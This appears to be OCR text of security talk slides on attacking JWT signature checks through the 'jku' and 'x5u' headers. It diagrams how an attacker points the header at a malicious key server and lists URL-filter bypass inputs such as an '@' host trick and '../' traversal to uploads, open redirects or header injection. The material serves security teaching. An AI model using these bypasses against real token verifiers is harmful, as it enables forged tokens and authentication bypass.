
jku and x5u


User
1
HTTP Request with JWT
Application
2
Parsing of the JWT to extract the “jku” header
4
Parsing of the JWK
3
Fetching of the JWK based on the “jku” header
Trusted Server


jku and x5u


User
1
HTTP Request with JWT
Application
2
Parsing of the JWT to extract the “jku” header
4
Parsing of the JWK
5
Verifying the JWT signature using the JWK
3
Fetching of the JWK based on the “jku” header
Trusted Server


jku and x5u


User
1
HTTP Request with JWT
6
Response
Application
2
Parsing of the JWT to extract the “jku” header
4
Parsing of the JWK
5
Verifying the JWT signature using the JWK
3
Fetching of the JWK based on the “jku” header
Trusted Server

jku and x5u


Attacker
1
HTTP Request with malicious JWT
Application
2
Parsing of the JWT to extract the “jku” header
4
Parsing of the JWK
5
Verifying the JWT signature using the JWK
6
Response
3
Fetching of the malicious JWK based on the “jku” header
Malicious Server

jku and x5u


Attacker
1
HTTP Request with malicious JWT
Application
2
Parsing of the JWT to extract the “jku” header
3
Fetching of the malicious JWK based on the “jku” header
Malicious Server

jku and x5u

Turns out filtering URLs is incredibly hard

jku and x5u : regular expression

https://trusted.example.com => https://trustedzexample.com

jku and x5u : starts with


https://trusted => https://trusted@pentesterlab.com

https://trusted/jwks/ => https://trusted/jwks/../file_uploaded


https://trusted/jwks/ => https://trusted/jwks/../open_redirect

https://trusted/jwks/ => https://trusted/jwks/../header_injection


jku and Open Redirect



